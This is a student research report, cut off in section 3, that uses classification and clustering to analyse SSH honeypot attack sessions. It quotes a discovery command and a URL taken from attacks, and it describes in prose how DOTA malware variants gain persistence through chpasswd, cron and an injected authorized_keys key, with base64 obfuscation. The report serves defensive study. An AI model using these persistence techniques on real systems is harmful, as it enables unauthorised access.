

Machine Learning for Networking

Analysis of SSH Shell Attack Session

MARCO PAVANELLO (361477), GIUSEPPE PIO QUAGLIA (313176), ANDREA RUSSO (354435), and GABRIELE TARANTELLLO (355414)

ACM Reference Format:

Marco Pavanello (361477), Giuseppe Pio Quaglia (313176), Andrea Russo (354435), and Gabriele Tarantello (355414). 2026. **Machine Learning for Networking Analysis of SSH Shell Attack Session**. 1, 1 (January 2026), 23 pages. <https://doi.org/10.1145/nnnnnnnn.nnnnnnnn>

CONTENTS

Contents	1
1 Data exploration and pre-processing	2
1.1 Temporal Analysis of Attacks	2
1.2 Session Feature Extraction	2
1.3 Most Common Words	3
1.4 Intent Analysis	3
1.5 Text Representation: Bag of Words (BoW)	4
1.6 TF-IDF Representation	4
2 Supervised learning – classification	5
2.1 Dataset Split and Pre-processing	5
2.2 Model Selection and Baseline Evaluation	6
2.3 Hyper-parameter Tuning	6
2.4 Feature Engineering and Feature Combinations	8
2.5 Discussion on Intent-Level Performance	9
3 Unsupervised learning – clustering	9
3.1 Custom data preprocessing	9
3.2 First clustering algorithm: KMeans	10
3.3 Second clustering algorithm: HDBSCAN	13
3.4 Unsupervised learning - final remarks	14
4 Language Models exploration	15
4.1 Tokenization	15
4.2 Architecture of the model	16
4.3 Training process	16
4.4 Results Analysis	17

Authors' Contact Information: Marco Pavanello (361477); Giuseppe Pio Quaglia (313176); Andrea Russo (354435); Gabriele Tarantello (355414).

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than the author(s) must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, or post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from permissions@acm.org.

© 2026 Copyright held by the owner/author(s). Publication rights licensed to ACM.

ACM XXXX-XXXX/2026/1-ART


<https://doi.org/10.1145/nnnnnnnn.nnnnnnnn>

A	Appendix - Some remarks on preprocessing for clustering	20
A.1	Decoding	20
A.2	IP parsing and noise filtering	20
A.3	Dimensionality reduction	20
B	In-depth session analysis	21
C	Final remarks	23

1 Data exploration and pre-processing

1.1 Temporal Analysis of Attacks

The temporal analysis focuses on the frequency of attacks over time. The code performs an aggregation of the dataset based on the date component of the *first_timestamp* column, generating a time series of the daily attack frequency. The resulting plot visualizes the *attacks_per_day* DataFrame. This chart reveals the overall attack activity profile across the dataset's duration, showing periods of intense attack volume (especially around December, when the Winter Holidays approach) interspersed with periods of lower activity.



1.2 Session Feature Extraction


We analyzed two sets of features to characterize session length: character count and word count, with special attention paid to outlier detection using the Interquartile Range (IQR) method.

- **Character Distribution**

We created a new feature *number_of_characters* using the *str.len()* function on the *full_session* column and the IQR was applied to compute the upper bound for outliers (2616.5 characters). Only 0.38% of sessions exceed this limit, confirming the empirical observation that most attack sessions are concise. These two visualizations demonstrates that the distribution is right-skewed, with the majority of sessions clustered at low character counts.

- **Word Distribution**

Based on shell command logic, we count the number of word separated by logical characters (10471) and we found that, similar to the character count, the distribution is highly skewed. Most attacks consist of a small number of commands.



1.3 Most Common Words

Analyzing the most common words provides a direct view of the tactics and tools favored by attackers. Analyzing the sessions, the most frequent commands are *grep* and *cat /proc/cpuinfo | grep name | wc -l*, confirming that the initial phase of the attack is dominated by a collection of information about the system.

1.4 Intent Analysis

Attack sessions are labeled with one or more intents, which define the objective of the action taken. The most numerous intent is *Discovery*, so attacks spend a significant portion of their time mapping the target's environment. Furthermore, the histogram shows that most sessions are associated with a small number of intents, often just one or two. This indicates that sessions tend to be focused on a specific objective.

Temporal analysis of intents shows how the distribution of attack tactics evolves over time. The *intent distribution over time* chart displays different timelines for each intent. Typically, the most dominant intents show a high and constant volume, while less frequent ones tend to appear in more sporadic peaks, often coinciding



with specific attack campaigns. For example, there is an *Execution* campaign (in green) with a sudden drop around the first half of December 2019.

1.5 Text Representation: Bag of Words (BoW)

The Bag of Words (BoW) representation converts text into a numeric representation (vector) in which the word order is ignored, but the frequency of each word in the document is preserved. *CountVectorizer* is used to count the occurrences of each word not separated by spaces. The result is a highly sparse matrix with 233,035 rows (number of sessions) and 397,636 columns (total number of unique words in the dataset).

1.6 TF-IDF Representation

Term Frequency-Inverse Document Frequency (TF-IDF) representation is an alternative to BoW that weights word counts based on their importance in the context of the entire corpus. Tokens common to many sessions (such as *sh* or *enable*) will have a low IDF, and therefore a low TF-IDF weight. Rare and highly specific tokens will have a high TF-IDF. The five tokens with the highest TF-IDF values are:

Session	Token	TF-IDF Value
214532	iconfig	0.997
222588	http://licart.ro/lucrare_concurs19.php?id=3146	0.997
14264	uptime	0.996
224372	help	0.995
29086	id	0.994

These values close to 1 indicate that these tokens are very frequent in their specific session and very rare in the rest of the dataset.

2 Supervised learning – classification

2.1 Dataset Split and Pre-processing

The dataset was split up into two parts at the beginning. One part was for training, while the other part was for testing. We used a split of 70%/30%, respectively for training and test, to ensure a balanced split of the dataset. A random split was preferred because the intents are not balanced across the dataset, and some classes are highly underrepresented in respect to the others, making a stratified split not useful for this specific case. Moreover, we excluded temporal splitting because the intents are not uniformly distributed over time, as it is possible to see from the plot in section 1.

The validation was handled using the functionalities provided by scikit-learn, in particular through cross-validation techniques integrated into procedures such as GridSearchCV. In this way, a portion of the training set is automatically used as a validation set for hyper-parameter selection, ensuring a reliable estimation of the model's performance on unseen data.

After a careful analysis of the dataset structure, we implemented several pre-processing techniques were applied to prepare the data for learning:

- **Removal of irrelevant features:** fields such as sessionId and the raw timestamp were removed, because this way of formatting dates is not suitable.
- **Temporal feature engineering:** The time feature has been adapted: encoding was used to represent the days of the week and months of the year in two new separate features. This choice was guided by the hypothesis that attack patterns could vary over time, for example between weekdays and weekends or across seasonal trends. We thought including these features would improve performance, however we also considered the possibility of temporal overfitting.
- **Application of TruncatedSVD:** We thought it could be a valid choice to test a feature reduction algorithm such as SVD. Reducing the number of words in the dataset could improve the algorithm's performance, both in terms of computation and in the quality of the results. Our choice of 100 components are enough to reduce dimensionality (from thousands to 100) then to remove noise and sparsity, preserve important patterns for all classes, even rare ones. It's not too high, so training remains fast and stable with Logistic Regression.
- **Multi-label encoding:** since each session may contain multiple attack intents simultaneously, the target variable was encoded using a MultiLabelBinarizer. This encoding produces binary vectors representing the presence or absence of each intent for every session:
- **Payload decoding:** in some cases, attack sessions were obfuscated using Base64 encoding. A decoding step was applied to recover the original payload content whenever possible, significantly improving the quality and informativeness of the extracted textual features.

Two different approaches were explored for text representation:

- **Bag of Words (BoW)**, which represents text by counting term occurrences.
- **TF-IDF**, which assigns higher importance to terms that are frequent in a document but rare across the corpus.

All preprocessing steps were carried out with the objective of maximizing useful signal while reducing noise.

2.2 Model Selection and Baseline Evaluation

We wanted to use two types of ML models with very different characteristics. One is the standard and simple Logistic Regression, which is easy to understand and usually works well in many cases. The other is the more complex Multinomial Naive Bayes, which can handle high-dimensional sparse data and gives us a different perspective on how the features contribute to the predictions.

- Logistic Regression with a One-vs-Rest (strategy for multi-label classification)
- Multinomial Naive Bayes with a One-vs-Rest (MNB)

Both models were trained using default hyper-parameters and evaluated on the training and test sets. Model performance was assessed using confusion matrices and classification reports, with particular attention paid to micro-averaged and macro-averaged F1 scores.

Macro-averaged F1 scores were used to evaluate performance on both frequent and rare classes, while micro-averaged metrics were dominated by frequent classes.

Observations. No clear signs of overfitting or underfitting were observed, the training and the test performances were generally comparable in terms of score. Micro-averaged metrics were consistently high due to the dominance of frequent classes, whereas macro-averaged metrics highlighted the impact of class imbalance and class rarity. Among the baseline models, Logistic Regression generally outperformed Multinomial Naive Bayes, particularly in terms of macro-averaged scores. This behavior can be attributed to its ability to better separate feature contributions across multiple classes in a high-dimensional sparse feature space.




Fig. 1. Logistic vs MultinomialNB: Macro F1-score for evaluation

2.3 Hyper-parameter Tuning

Hyper-parameter tuning was performed in order to achieve better results, focusing on:

- `clf__estimator__C` and `clf__estimator__class_weight` for Logistic Regression
- `clf__estimator__alpha` for Multinomial Naive Bayes

Cross-validation-based tuning highlights the importance of optimizing models with respect to the macro-averaged F1 score, as it promotes balanced performance across classes and yields more stable and reliable results compared to single, potentially random evaluations.




Fig. 2. ValidationCurve: validationCurve on multinomialNB




Fig. 3. GridSearchCV: Validation f1 Heatmap

This improvement highlights the role of cross-validation not only in predictive accuracy but also in achieving robust performance across all classes.

2.4 Feature Engineering and Feature Combinations

Extensive experimentation was conducted to evaluate the impact of different feature/pre-processing combinations:

- Text representation: Bag of Words vs TF-IDF
- Temporal features: included vs excluded, scaled vs non-scaled
- Dimensionality reduction: Truncated Singular Value Decomposition (SVD)

Findings: temporal features did not consistently improve performance, suggesting that attack patterns are not strongly time-dependent or that the signal carried by day and month features is weak compared to payload content.




Fig. 4. kMeans: Silhouette score and Inertia

TF-IDF generally performed worse than Bag of Words, indicating that for structured and repetitive payloads, raw term frequency is more informative than inverse document frequency weighting.




Fig. 5. Macro F1: BoW vs TF-IDF

Dimensionality reduction using SVD improved macro-averaged metrics by reducing noise and sparsity in high-dimensional BoW representations.

The best configuration uses the following pre-processing techniques on the LogisticRegression model :

- Bag of Words
- Truncated SVD for feature reduction
- No temporal features

Model selection and robustness analysis. Among the evaluated feature combinations, the selected configuration achieved the highest macro-averaged F1-score on a held-out test set. To assess the robustness of this result and reduce the risk of selection bias, the same configuration was further evaluated using cross-validation on the training data. The observed performance remained stable across folds, suggesting that the model generalizes well. Additional hyper-parameter tuning did not yield significant gains, confirming the effectiveness of the selected feature representation.




Fig. 6. Best-Configuration: Classification Report with and without Hyper-Parameters tuning

2.5 Discussion on Intent-Level Performance

Intent-level analysis revealed the following trends:

- Frequent intents showed consistently high precision and recall across all configurations.
- Rare intents exhibited lower recall and F1 scores, but this is normal due to the anomalous scarcity of samples for the very rare classes.

The optimized Logistic Regression model combined with Bag of Words and SVD achieved the most balanced results. These findings indicate that feature selection and dimensionality reduction can be more impactful. Overall, the adopted methodology reflects a thoughtful experimental design balancing preprocessing decisions, feature engineering, rigorous evaluation, and systematic testing of feature combinations. These choices led to robust conclusions supported by quantitative evidence.

3 Unsupervised learning – clustering

3.1 Custom data preprocessing

The preprocessing step is crucial for unsupervised learning tasks. Given that many payloads are base64 encoded for obfuscation purposes, the same base64 decoding process used in the preprocessing step for the supervised learning task was applied here. Moreover, to reduce noise coming from the IP addresses in the payloads which do

not give useful information, all the IP addresses have been overwritten with the generic string `IP_ADDRESS`: this is a simplified version of the concept explained by *Shilin He, Jieming Zhu, Pinjia He, and Michael R. Lyu* in the paper *"Experience Report: System Log Analysis for Anomaly Detection"*. The regex used for tokenizations tries to split the text using the most common delimiters in bash scripts (such as spaces, parentheses, brackets, pipelines and other command separators), in addition to some delimiters used in linux paths, so as to later exclude common but useless words such as `var` and `tmp`. We have decided to drop the temporal features from this step in order to base the results uniquely on the attacks themselves, not on when they have been performed (which could potentially bias the clustering algorithm). In order to vectorize the attacks, Tf-Idf was chosen in order to perform the clustering based on most "valuable" and not so common tokens. A dimensionality reduction step was performed using TruncatedSVD because the output of TfidfVectorizer is a sparse matrix, and TruncatedSVD is one of the best dimensionality reduction algorithms that is able to efficiently parse sparse matrices (for instance, trying to compute a correlation matrix would be too space-consuming). By using the elbow method, 6 components were chosen with a cumulative explained variance value of 25.56% although this value may seem a low one, it is quite common not to have high values when performing dimensionality reduction on language features, as most words are common stop words that need to be excluded as they do not represent useful information for the learning task itself.

3.2 First clustering algorithm: KMeans

The first algorithm used to divide the dataset into clusters was KMeans as it is a hard clustering algorithm with worst-case computational complexity $O(n^{k+2/p})$ with $n = n_samples$, $p = n_features$.

Number of clusters and hyperparameter tuning. It is necessary to identify the number of clusters to assign to the hyperparameter `n_clusters`. A fixed value of 20 was assigned to `n_init`, which is the number of different initial centroids to try for this algorithm. The Silhouette Score was taken into account when deciding the best number of clusters, together with the result of the Inertia metric. The best value to assign to the number of clusters was 7, with the corresponding Silhouette score 0.9711892496672099.

It is worth noting that, for computational reasons regarding the Silhouette Score, a `sample_size=10000` was used solely for this metric (by keeping a fixed `random_state=42`).




Fig. 7. kMeans: Silhouette score and Inertia

Visualization of the clusters. The chosen method to visualize the clusters is t-SNE as it is able to display high-dimensional data on 2 dimensions. From visual inspection of the plot, it appears that some points behave as outliers, however kMeans is not able to perform outlier detection, so they have either been included in an existing cluster or formed a cluster on their own. The analysis of the image has to be done in conjunction with the analysis of the most frequent words in each cluster in order to fully understand what the various attacks are.






Fig. 8. kMeans - t-SNE

Cluster analysis. By displaying the wordclouds for the 7 clusters we can start to understand the different types of attacks. All the clusters present some common bash commands such as `grep` and `cat`, but our attention should go towards the words that define each cluster, for this reason we are going to focus on clusters 1, 3 and 5. It is possible to notice that kmeans has managed to distinguish three different versions of the same attack: cluster 1 has `dota`, while cluster 5 has `dota2` and cluster 3 has `dota3`. Even though the wordcloud already gives some hints on the other clusters, further analysis is needed to precisely identify the attacks.



Clusters and intents. A heatmap can be useful in identifying the intents associated to each cluster. For example, cluster 0 has a strong focus on Discovery and Persistence, while cluster 1 (the *dota* cluster) is about Discovery, Execution and Persistence, intents that are directly linked to the malware itself; the same intents can also be found in cluster 3, which is linked to another version of the same malware. To sum up the results of the heatmap, the intents seem to be well separated according to the specific attacks: this could suggest that the unsupervised learning step could potentially be used as a pre-processing method for a supervised learning task which focuses on intents.



Analysis of the sessions. It is possible to further analyze the sessions by printing some samples from the different clusters. As stated before, clusters 1, 3 and 5 are made of DOTA malware attacks, but they have substantial differences. The attacks in Cluster 1 make use of the *.X17-unix* socket directory and target the root account directly using *chpasswd*, while the attacks in cluster 5 use *dota2* and the *.x15-unix* path and target *cron/anacron*

for system persistence, in addition to base64 encoding the whole attack to make detection and fingerprinting more difficult (which proves that the base64 decoding in the preprocessing was necessary). The attacks in Cluster 3 have a newer version of the malware (dota3) but also exploit the .X19-unix path and perform a Permanent SSH Hijack by injecting a hardcoded RSA key into `authorized_keys`. Another interesting cluster is #4, where the attacks perform an intensive audit of CPU info, memory, and hardware via `lscpu` and `awk`, dropping a marker file (321 into `var03522123`) to tag the system: this clearly reflects the intents of Defense Evasion, Discovery and Persistence given in the dataset.

3.3 Second clustering algorithm: HDBSCAN

The second algorithm used for the unsupervised learning task is HDBSCAN. It is a hierarchical density-based clustering algorithm that builds a cluster hierarchy and extracts the most stable flat clustering. Its choice is due to the fact that it is a soft-clustering algorithm with outlier detection capabilities, so that we are able to make a comparison with a completely different algorithm such as kMeans. For this reason, this section is mainly going to focus on the similarities, differences and interesting findings rather than a full analysis of the unsupervised learning task itself.

